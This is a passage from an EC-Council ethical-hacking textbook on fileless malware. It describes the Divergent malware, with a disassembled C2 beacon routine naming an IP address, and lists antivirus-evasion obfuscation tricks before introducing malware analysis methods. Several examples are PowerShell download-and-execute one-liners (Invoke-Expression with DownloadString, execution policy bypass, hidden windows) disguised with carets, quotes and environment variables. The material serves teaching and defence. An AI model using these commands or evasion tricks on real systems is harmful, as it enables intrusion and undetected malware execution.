All Rights Reserved. Reproduction is Strictly Prohibited.




Fileless Malware

- **Divergent**

  Divergent is a type of fileless malware that exploits NodeJS, which is a program that executes JavaScript outside the browser. Using Divergent fileless malware, attackers generate revenue by targeting corporate networks through click-fraud attacks. It strongly depends on the registry for the execution and storage of configuration data. Furthermore, it employs a key in the registry to maintain persistence and exploit the PowerShell to inject itself into the other processes on the infected machine. If the infected process is running with the required privileges, it exploits WMI to gather information related to antivirus software such as Windows Defender installed on the target system. If Windows Defender is installed on the target system, it automatically disables various components of Windows Defender and Windows Updates. After infecting the system, it bypasses UAC through CMSTP.exe (Microsoft Connection Manager Profile Installer) and steals critical information from the victim through URLs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



```
                        ; Attributes: bp-based frame

                        Divergent_send_C2_beacon_and_sleep proc near

                        lpString= dword ptr  8


55                      push    ebp
8B EC                   mov     ebp, esp
6A 00                   push    0
6A 00                   push    0
FF 75 08                push    [ebp+lpString]  ; lpString
FF 15 B8 80 B5 07       call    ds:lstrlenA
50                      push    eax
FF 75 08                push    [ebp+lpString]
FF 35 FC 62 B6 07       push    ds:off_7B662FC  ; "http://185.243.114.111/"
E8 1E F1 FF FF          call    Divergent_send_HTTP_request
83 C4 14                add     esp, 14h
6A FF                   push    INFINITE
FF 15 AC 80 B5 07       call    ds:Sleep
5D                      pop     ebp
C3                      retn
                        Divergent_send_C2_beacon_and_sleep endp
```


Figure 7.66: Screenshot of Divergent

Some additional fileless malware are as follows:

- Astaroth Backdoor
- Nodersok
- Vaporworm
- njRat Backdoor
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Hancitor/Chanitor
- Sorebrect Ransomware

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Fileless Malware Obfuscation Techniques to Bypass Antivirus

Nowadays, attackers are leveraging fileless malware to perform cyber-attacks on target organization, as such malware hides itself from traditional antivirus solutions. Furthermore, fileless malware does not store anything on the disk; hence, it is extremely difficult to detect such attacks. In addition, attackers adopt various obfuscation techniques to keep their malicious activities hidden and undetected for as long as possible.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The various obfuscation techniques used by fileless malware to bypass antivirus solutions are discussed below:

- **Inserting Characters**

  Attackers insert special characters such as commas (,) and semicolons (;) between malicious commands and strings to make well-known commands more difficult to detect. These special characters are considered as whitespace characters in command-line arguments; hence, they are processed easily. Using this technique, attackers break malicious strings to evade parsing of malicious commands by signature-based solutions.

  ```
  ,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop
  Invoke-Expression(New-Object
  System.Net.WebClient).DownloadString('https://targetwebsite.com")
  &&echo,exit
  ```

- **Inserting Parentheses**

  In general scenarios, parentheses are used to improve the readability of the code, group complex expressions, and split commands. When parentheses are used, variables of a code block are considered and evaluated just as a single-line command. Attackers exploit this feature to split and obfuscate malicious commands.

  ```
  cmd.exe /c ((echo command1)

  &&(

  echo command2))
  ```

- **Inserting Caret Symbol**

  The caret symbol (^) is generally a reserved character used in shell commands for escaping. Attackers exploit this feature to escape malicious commands at execution time. For this purpose, they insert single or double caret symbols inside a malicious command.

  ```
  C:\WINDOWS\system32\cmd.exe                                    /c
  p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -
  nop    Invoke-Expression    (New-Object    System.Net.WebClient).
  DownloadString(('https://targetwebsite.com")&&echo,exit
  ```

  When the above command is executed, the first caret symbol is escaped:

  ```
  C:\WINDOWS\system32\cmd.exe  /c  p^o^w^e^r^s^h^e^l^l^.^e^x^e  -
  No^Exit  -exec  bypass  -nop  Invoke-Expression  (New-Object
  System.Net.WebClient).
  DownloadString(('https://targetwebsite.com")&&echo,exit
  ```

  After the second caret symbol is also escaped, powershell.exe is executed with a command-line argument:

  ```
  C:\WINDOWS\system32\cmd.exe  /c  powershell.exe  -NoExit  -exec
  bypass -nop Invoke-Expression (New-Object System.Net.WebClient).
  DownloadString(('https://targetwebsite.com")&&echo,exit
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Inserting Double Quotes**

  When a command is embedded with double quotes, it does not affect the normal execution of the command. Furthermore, the command-line parser uses a double quote symbol as an argument delimiter. Attackers use double quote symbols to concatenate malicious commands in arguments.

  ```
  Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
  ```

- **Using Custom Environment Variables**

  Another method adopted by attackers to obfuscate fileless malware is using environment variables. In Windows operating systems, environment variables are dynamic objects that store modifiable values used by applications at run time. Attackers exploit environment variables to split malicious commands into multiple strings. Furthermore, they set the value for the environment variable at run time to execute malicious commands.

  ```
  set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Products.pdf
  ```


- **Using Pre-assigned Environment Variables**

  Another technique exploited by attackers is retrieving specific characters from pre-assigned environment variables such as "`%CommonProgramFiles%`." The characters in such variables are referred through the index and exploited by attackers to execute malicious commands. "`%CommonProgramFiles%`" contains a default value "`C:\Program Files\Common Files`." Specific characters from this value can be accessed through indexing and used to execute malicious commands as follows:

  ```
  cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbc
  ```

  The above command retrieves a single character 'P' at index 3, which is concatenated with "owerShell.exe", and executes the malicious command.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Malware Analysis

Malware is a program designed to perform malicious activities (the term itself is a contraction of "malicious software"). Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and fix existing infections and thwart future attacks, it is necessary to perform malware analysis. Many tools and techniques are available to perform such tasks.

This section explains the malware analysis procedure and discusses the various tools used to accomplish it.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Sheep Dip Computer?

Sheep dipping is a process used in sheep farming, whereby sheep are dipped in chemical solutions to make them parasite-free. In information security and malware analysis, sheep dipping refers to the analysis of suspicious files, incoming messages, etc., for malware.


The users isolate the sheep-dipped computer from other computers on the network to block any malware from entering the system. Before performing this process, it is important to save all downloaded programs on external media such as CD-ROMs or DVDs.

A computer used for sheep dipping should have tools such as port monitors, files monitors, network monitors, and one or more antivirus programs for performing malware analysis of files, applications, incoming messages, external hardware devices (such as USB and pen drive), and so on.

Some tasks that are typically run during the sheep dipping process are as follows:

- Run user, group permission, and process monitors
- Run port and network monitors
- Run device driver and file monitors
- Run registry and kernel monitors

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Antivirus Sensor Systems

An antivirus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans. It is used along with sheep dip computers.





Figure 7.67: Screenshot displaying the working of Antivirus Sensor System

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to Malware Analysis

Attackers use sophisticated malware techniques as cyber-weapons to steal sensitive data. The malware can inflict intellectual and financial losses on the target, regardless of whether it is an individual, a group of people, or an organization. Moreover, it spreads from one system to another with ease and stealth.

Malware analysis is a process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact. By performing malware analysis, one can extract detailed information about the malware. Malware analysis is an integral part of any penetration testing process.

Why Malware Analysis?

The primary objectives of analyzing a malicious program are as follows:

- Determine what exactly happened
- Determine the malicious intent of the malware
- Identify indicators of compromise
- Determine the complexity level of an intruder
- Identify the exploited vulnerability
- Identify the extent of damage caused by the intrusion
- Catch the perpetrator responsible for installing the malware
- Find signatures for host and network-based intrusion detection systems
- Evaluate the harm from an intrusion

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- List the indicators of compromise for different machines and different malware programs
- Find the system vulnerability that the malware has exploited
- Distinguish the gatecrasher or insider responsible for the malware entry

The most common business questions answered by malware analysis are as follows:

- What is the intention of the malware?
- How did it get through?
- What is its impact on the business?
- Who are the perpetrators, and how good are they?
- How to abolish the malware?
- What are the losses?
- How long has the system been infected?
- What is the medium of the malware?
- What are the preventive measures?

Guidelines for Malware Analysis

The following guidelines are to be adopted while performing malware analysis:

- During malware analysis, pay attention to the essential features instead of understanding every detail
- Try different tools and approaches to analyze the malware, as a single approach may not be useful
- Identify, understand, and defeat new malware analysis prevention techniques

Types of Malware Analysis

The two types of malware analysis based on the approach methodology: static analysis and dynamic analysis.

- **Static Malware Analysis**

  It is also known as code analysis, and it involves going through the executable binary code without actually executing it to gain a better understanding of the malware and its purpose.

  The general static scrutiny involves analysis of the malware without executing the code or instructions. The process involves the use of different tools and techniques to determine the malicious part of a program or file. It also gathers information about malware functionality and collects the technical pointers or simple signatures that the malware generates. Such pointers include filename, MD5 checksums or hashes, file type, and file size.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Dynamic Malware Analysis**

  It is also known as behavioral analysis, and it involves executing the malware code to know how it interacts with the host system as well as its impact on the host system after it infects the system.

  Dynamic analysis involves the execution of malware to examine its conduct and operations, and it identifies technical signatures that confirm the malicious intent. It reveals information such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, DLL, and linked files located on the system or network.

Both techniques aim to understand how the malware works, but they differ in terms of the tools used as well as the time and skills required for performing the analysis. It is recommended that both static and dynamic analyses be performed to gain a deeper understanding of the functionality of malware.

